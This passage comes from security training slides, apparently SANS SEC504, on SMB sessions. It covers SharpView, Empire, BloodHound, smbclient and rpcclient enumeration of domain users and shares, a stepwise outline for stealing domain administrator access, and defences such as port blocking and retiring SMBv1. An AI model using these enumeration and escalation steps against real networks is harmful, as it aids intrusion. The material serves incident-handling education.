SharpView will return a tremendous amount of output for each of the available methods. In the examples shown on this page, we have filtered the output by sending the output of SharpView to the Windows `findstr` utility. In the first example, we use SharpView to obtain a list of all the domain users. This output is passed to `findstr "^name"` to display only the output lines beginning with the string *name* (where the caret ^ character indicates that name should be at the beginning of the line). In the second example, we use the `Get-NetComputer` method to retrieve a list of all of the computers joined to the domain, filtering the output with `findstr` to display any lines beginning with `name` or `operatingsystem`. This is tremendously useful for an attacker looking for older Windows systems for which they have exploits.

SharpView is available at https://github.com/tevora-threat/SharpView, which also includes a list of all the available methods (`Get-DomainUser`, `Get-NetComputer`, etc.). Will Schroeder's PowerView tool, which SharpView is based upon, is available in the PowerSploit repository at https://github.com/PowerShellMafia/PowerSploit.

The output shown on this slide has been modified for space.



PowerShell Empire

SMB Sessions

- Backdoor built in PowerShell
- Fantastic post-exploitation scanning abilities
- Family of modules under Situational Awareness
  - `situational_awareness/network/sharefinder` (Find accessible shares)
  - `situational_awareness/network/arpscan` (ARP Scan the local IPv4 systems)
- Also has the ability to map domain trusts, group membership, port scan, and conduct reverse DNS lookups
- Uses built-in Microsoft Protocols like SMB

PowerShell Empire is easily one of the more disruptive tools to hit the security industry in quite some time. The reason for this is because it is built purely in PowerShell, which is installed on most Windows systems by default. By using the built-in functionality of Windows, there is tremendous power in what you can do post-exploitation to scan for additional vulnerabilities and systems to compromise. For example, the `situational_awareness/network` modules will allow an attacker to easily enumerate shares and users across a domain, dramatically reducing the amount of time needed to find sensitive shares and documents on the inside of a network.

PowerShell Empire is the amazing work of Will Schroeder, Justin Warner, Matt Nelson, Steve Borosh, Alex Rymdeko-harvey, and Chris Ross. It is freely available at http://www.powershellempire.com.

BloodHound

SMB Sessions

- A tool that graphs the quickest way to get domain administrator privileges
- For example:
  1. Gain access as a Domain user
  2. Find all systems (sometimes out of thousands) where Domain Users (or your group) is in the local Administrators group
  3. Find one of those systems where a domain administrator is logged on
  4. Steal the domain administrator's access





BloodHound is an outstanding tool that graphically maps the relationships to systems, permissions on those systems, and the permissions of the users logged on to those systems to help an attacker identify the most direct route to elevating the permissions of the system they have access to into a domain administrator account.

Normally, this is a very time-intensive task that can take days to do. However, BloodHound does this automatically and displays the results in a very easy-to-process graphical map.

BloodHound is the amazing work of Andrew Robbins, Rohan Vazarkar, and Will Schroeder, available at https://github.com/BloodHoundAD/BloodHound. The BloodHound wiki is a great place to get started with this tool, available at https://github.com/BloodHoundAD/Bloodhound/wiki.



Establishing SMB Sessions from Linux

SMB Sessions

```
$ smbclient -L //192.168.99.10 -U ksmith -m SMB2
Enter ksmith's password:
        Sharename       Type      Comment
        ---------       ----      -------
        accounting$     Disk
        acctpriv$       Disk
        C$              Disk      Default share

$ smbclient //192.168.99.10/accounting$ -U ksmith -m SMB2
Enter ksmith's password:
smb: \> ls
billable.xlsx
smb: \> get billable.xlsx
getting file \billable.xlsx of size 46884 as billable.xlsx
```

List available shares, enter password when prompted.

Connect to the specified share. List files with `ls`, retrieve files with `get filename`

In addition to using a Windows 10 system to attack a Windows server, we can also attack Windows systems from Linux and UNIX systems. The `smbclient` program that is part of the Samba suite can get a list of shares from a target Windows box with the -L argument, as shown in the first example on this page. Note that here we have specified the maximum SMB protocol version of SMB2, which is sometimes required to connect to a Windows 2019 server from a Linux or UNIX system (in general, leave this parameter off unless you get a `protocol negotiation failed: NT_STATUS_CONNECTION_RESET` error message).

Alternatively, you can use smbclient to make an *interactive* SMB connection to a target Windows machine and then push (upload) or pull (download) files from the target. When connecting to an SMB share, this `smbclient` tool provides an interactive command prompt that is reminiscent of an FTP client, letting you navigate the directory structure with `cd`, get a directory listing with `ls`, and pull files with the `get` command.



Using Samba's rpcclient from Linux for More Info

SMB Sessions

```
$ rpcclient -U ksmith 192.168.99.10
Enter ksmith's password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[krbtgt] rid:[0x1f6]
user:[ksmith] rid:[0x3e8]
user:[dwilliams] rid:[0x3ea]
user:[edavis] rid:[0x3ed]
rpcclient $> srvinfo
        192.168.99.10   Wk Sv PDC Tim NT
        platform_id     :500
        os version      :10.0
        server type     :0x80102b
rpcclient $> enumalsgroups domain
group:[Cert Publishers] rid:[0x205]
...
```

Command	Function
enumdomusers	List users
enumalsgroups domain|builtin	List groups (*enum alias group*)
lsaenumsid	Show all users' SIDs defined on the box
lookupnames *name*	Show SID associated with user or group name
lookupsids *sid*	Show username associated with SID
srvinfo	Show OS type and version

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 141

The biggest treasure trove of information you can get via SMB sessions is available via a Linux tool called `rpcclient`. Originally created as a troubleshooting and debugging tool for the Samba suite, `rpcclient` is super flexible and includes hundreds of features. To establish an SMB session with `rpcclient`, you first run

```
$ rpcclient -U username server
```

After you provide a password, you receive the `rpcclient` prompt:

```
rpcclient $>
```

At this prompt, you can type any one of more than 100 commands. Some of the most useful are

- **enumdomusers**: This command shows users defined locally on the machine and any domain users the system knows about
- **enumalsgroups**: This command, followed by the word `domain` or `builtin`, shows groups defined on the box. The *als* in the middle of *enum* and *groups* in this command's name refers to the word *alias*
- **lsaenumsid**: This command shows the Security Identifier (SID) of all users defined locally on the target Windows machine
- **lookupnames**: This feature lets you see the SID for a username that you provide
- **lookupsids**: This feature converts a username you provide into the SID on the target machine
- **srvinfo**: Shows the version of the target Windows machine

We use each of these commands in the next lab.



Seeing and Dropping SMB Sessions

SMB Sessions

```
C:\Users\Sec504>net use
Status        Local      Remote                     Network
-------------------------------------------------------------------------------
OK                       \\192.168.99.181\IPC$      Microsoft Windo
The command completed successfully.

C:\Users\Sec504>net use \\192.168.99.181 /del
\\192.168.99.181 was deleted successfully.

C:\Users\Administrator>net session
Computer                 User name              Client Type        Op
-------------------------------------------------------------------------------
\\35.185.84.51           alabaster

C:\Users\Administrator>net session \\35.185.84.51 /del
The session from 35.185.84.51 has open files.
Do you want to continue this operation? (Y/N) [N]: y
```

Drop Outbound Connections

Drop Inbound Connections

On a Windows machine, to see which SMB sessions you've made outbound to other systems (for example, when you are acting as a Windows client for SMB), you can run the "net use" command by itself, as follows:

```
C:\> net use
```

The output displays the target machine and the share to which you are connected. To drop an outbound SMB session to the given IPaddr, you could run

```
C:\> net use \\[IPaddr] /del
```

If you want to drop all outbound SMB sessions (instead of just one associated with a given IP address), you could run

```
C:\> net use * /del
```

When prompted, if you want to delete all sessions, type y and press Enter. Or you could append /y to your command, and you won't be prompted.

Flipping things around, let's discuss how you can list and drop SMB sessions that are opened inbound *to* your system (for example, you are acting as a Windows SMB server). To list the inbound sessions (as shown in the slide's screenshot), you could run

```
C:\> net session
```

Then, to drop an inbound SMB session, you could run

```
C:\> net session \\[IPaddr] /del
```

The ability to drop individual SMB sessions (inbound or outbound) can be useful for incident handlers because doing this can temporarily stop an attacker from using the SMB session. This introduces a small pause in the attacker's progress, perhaps buying you some time.

The commands shown on this page have been modified for space.



Preparation: Defenses against Evil SMB Sessions

SMB Sessions

- Preparation
  - Block access to the following ports across network boundaries and local firewalls:
    - TCP/445, UDP/445, TCP/135, TCP/137, UDP/137, UDP/138, TCP/139
    - Of course, block all ports except those required
  - Or, explicitly allow access to these ports only from systems or networks that absolutely require SMB access to a given destination
    - Such as file servers and domain controllers
- Identification
  - Check for access to the ports listed above in logs and IDS alerts
- Cont, Erad, Rec: N/A

Typically, you need to allow SMB sessions only from clients to a specific set of servers (such as file servers and domain controllers). Usually, you don't need clients to establish SMB sessions to other clients. Thus, you can implement some solid defenses by configuring routers and firewalls to block SMB sessions with TCP port 445, as well as the NetBIOS ports TCP and UDP 135 through 139. Allow such traffic only to specific systems where there is a business need for SMB.

Some organizations deploy client systems on Private VLANs (PVLANs), a switch feature that provides them a major degree of control over what goes into and out of the network interface connecting to each individual host. With PVLANs, you could block all inbound SMB to client machines and allow outbound SMB only to specific servers.



SMB Security Features

SMB Sessions

	SMBv1	SMB v2.1	SMBv3	SMB v3.1.1
Minimum Workstation Version	*XP*	*Win7*	*Win8*	*Win10*
Minimum Server Version	*Win2K3*	*Win2K8 R2*	*Win2K12*	*Win2K16*
Encryption Support	*No*	*No*	*Yes*	*Yes*
Message Integrity/Signing	*No*	*Yes, SHA256*	*Yes, AES-CMAC*	*Yes, AES-CMAC*
MITM Resistant	*No*	*No*	*Yes**	*Yes*
Pre-Auth Verification	*No*	*No*	*No*	*Yes*

NOTE

Many organizations continue to use old versions of SMB unnecessarily. Migrate servers and configure workstations to use the most current version of SMB that your servers and workstations will support.

From a security perspective, later versions of the SMB protocol (supported in later versions of Windows workstations and Windows servers) are preferred over older versions. Unfortunately, many organizations continue to use old versions of SMB, exposing the confidentiality and integrity of SMB data.

The chart on this page illustrates some of the newer features in later versions of SMB, and the required Windows workstation and Windows server versions required. At an absolute minimum, organizations should disable access to the SMBv1 protocol to take advantage of message integrity features added in SMB v2/v2.1. Windows has a built-in PowerShell command to disable SMBv1: `Disable-WindowsOptionalFeature -Online -FeatureName smb1protocol`.

Additional information on managing SMB versions in a Windows environment are available on the Microsoft website:

What's new in SMB 3.1.1 in the Windows Server 2016 Technical Preview 2: https://blogs.technet.microsoft.com/josebda/2015/05/05/whats-new-in-smb-3-1-1-in-the-windows-server-2016-technical-preview-2/

How to enable and disable SMBv1, SMBv2, and SMBv3 in Windows and Windows Server:

https://support.microsoft.com/en-us/help/2696547/how-to-enable-and-disable-smbv1-smbv2-and-smbv3-in-windows-and-windows-server

* SMBv3 has defenses against MITM attacks, but is only able to verify the presence of a MITM attacker after authentication is complete. This is addressed in SMB v3.1.1 where MITM defenses are verified prior to initial authentication.



Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- **Step 2: Scanning**
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Scanning

War Dialing

War Driving

Lab 2.2: Wireless LAN Discovery

Network Mapping with Nmap

Port Scanning with Nmap

